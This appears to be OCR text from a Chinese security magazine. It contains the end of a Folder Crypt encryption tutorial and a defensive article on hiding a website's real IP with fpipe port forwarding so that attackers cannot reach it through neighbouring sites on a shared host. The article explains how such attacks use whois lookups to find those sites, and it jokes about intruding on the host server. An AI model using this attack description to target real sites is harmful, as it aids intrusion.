


图2




图3




图4

将指定的文件夹变为单独的加密文件，从而巧妙的保护文件夹的安全。其下载地址为：http://www.littlelite.net/foldercrypt/sw/FolderCrypt28_9167.exe。

Folder Crypt运行后和系统紧密集成，在资源管理器中选择需要加密的文件夹，在其右键菜单中点击“Folder Crypt”→“Encrypt”，在弹出的加密警告窗口中点击“Yes”按钮，然后在加密窗口（图3）的“Encrypting in”栏右侧点击浏览按钮，选择加密文件的保存路径，在“Encryption Algo”列表中选择合适的加密算法，Folder Crypt提供了大量的高强度加密算法可供选择。在“Passphrase”栏中输入密码，Folder Crypt根据输入密码复杂度的不同，以图形化的方式显示密码的强度，其中红色表示密码较为简单，绿色表示密码强度较高，当滚动条充满绿色时表示密码强度最高。如果勾选“Keep original folder”项，表示保留文件夹，勾选“Shred original folder”项，表示在加密完成后，彻底删除原文件夹。最后点击“Encrypt”按钮即可完成加密操作。

在资源管理器中打开预设路径，就可以看到加密后生成的后缀为“.crypt”，名称与原文件夹相同的加密文件了。当需要对其解密时，在加密文件的右键菜单上点击“Folder Crypt”→“Decrypt”项，在弹出的解密窗口（图4）的“Decrypt in”栏中点击浏览按钮，选择文件夹输出路径，在“Passphrase”栏中输入预设密码，如勾选“Keep .crypt file”项，表示保留该加密文件，否则解密后将删除该文件，然后点击“OK”按钮开始解密操作。最后在输出路径中就可以得到完整的原文件夹了。

（文章中涉及到的工具Folder Crypt已经收录在光盘中）

文章难易度：★★★

文章闪光点：利用端口转发技术隐藏服务器真实IP，以防止旁注攻击

利用端口转发来防范旁注

冰之魔龙

旁注攻击是目前黑客攻击网站使用最多的手段之一。为了保障网站安全顺畅的运行，同时也防止给用户浏览网站造成不必要的麻烦（比如有人在公司网站挂马等），我们都必须要把网站的安全工作做好，仅仅防范本站的脚本注入漏洞是远远不够的，还要对旁注也有所防范。

对于防范旁注攻击主要有以下两点：

1、要有一个安全的服务器

设置好目录访问权限和禁用一些危险的组件，不会因为一个网站被入侵而导致全部网站遭殃。但大多情况下我们使用的都是虚拟主机，服务器的控制权不在我们手里，所以很难从服务器安全设置下手（当然我们也可以入侵获取服务器的权限，再把服务器的权限等设置得更安全些，不过这种方法不推荐使用，呵呵），因此只能从第二点来下手了。

2、在whois查询时就将黑客堵住

我们先来看一下旁注的原理，如果有人想入侵我们的网站（比如www.target.com），但我们的网站使用的是纯静态的网页（使用的都是html或htm网页文件）或者是没有检测到可以直接入侵的脚本注入漏洞。在这种情况下入侵者就会想到使用旁注，也就是寻找和我们网站处在同一服务器上的别的网站，利用别的网站可能存在的安全漏洞入侵进去，获取webshell甚至是整个服务器的控制权限，这样也就等同于入侵了我们的网站。

旁注的首要条件就是whois查询，也就是查询出处在同一服务器上的网站信息。什么是whois呢？我们目前使用的DNS域名其实都是需要统一向总部位于美国的国际域名组织进行注册的，而世界上各级Internet管理机构秉承公开、公正、共享的原则，以及为所有Internet的使用者排除故障和打击网上非法活动，故设立了可以查知IP地址和域名所有者登记资料的WHOIS服务器。但也因此，使用旁注攻击就成为了可能，入侵者只需知道网站的IP地址，然后使用whois的查询功能，就能在服务的记录里找到网站所在的主机下有多少个其它网站。

从整个旁注的过程中我们可以看出，一旦whois查出www.target.com所解析的IP地址是什么，要想阻止它继续查询IP上绑定的其它域名是很困难的。那么，我们只能想办法来隐藏网站的IP地址了。

方法一、大家可以利用“让旁注见鬼吧”一文中的巧绑域名方法，在此就不细说了，正如作者所说，该方法也有不足之处（原文我们可以在网上搜索到），因此我们重点来看下边的方法。

方法二、来看一个实例：我们需要一台没有开启80端口，并且有固定公网IP地址的主机来作为转发主机，网站所在虚拟主机IP地址为192.168.0.5、网站域名为www.n3tl04d.mil、转发主机IP地址为192.168.0.3。先更改DNS设置，把域名www.n3tl04d.mil的a记录指向192.168.0.3（图1）。这时我们访问www.n3tl04d.mil，所有的数据都指向192.168.0.3这台主机了，但网站却不在192.168.0.3这台主机而是在192.168.0.5这台主机上。怎么才能正确访问到我们的网站呢？这就是整个问题的关键所在了，可以通过端口转发来实现。把所有访问192.168.0.3的80端口的数据转发到192.168.0.5的80端口上，端口转发的工具有很多，我们使用fpipe，在192.168.0.3上执行 **fpipe -l 80 -r 80 192.168.0.5** 命令把所有访问本地80端口的的数据转发到192.168.0.5的80端口去（图2）。




图1




图2

现在我们试试访问www.n3tl04d.mil，可以正常访问了（图3）。再ping一下www.n3tl04d.mil，IP地址为192.168.0.3（图4）。再使用nslookup查看一下，还是192.168.0.3，说明设置成功。




图3

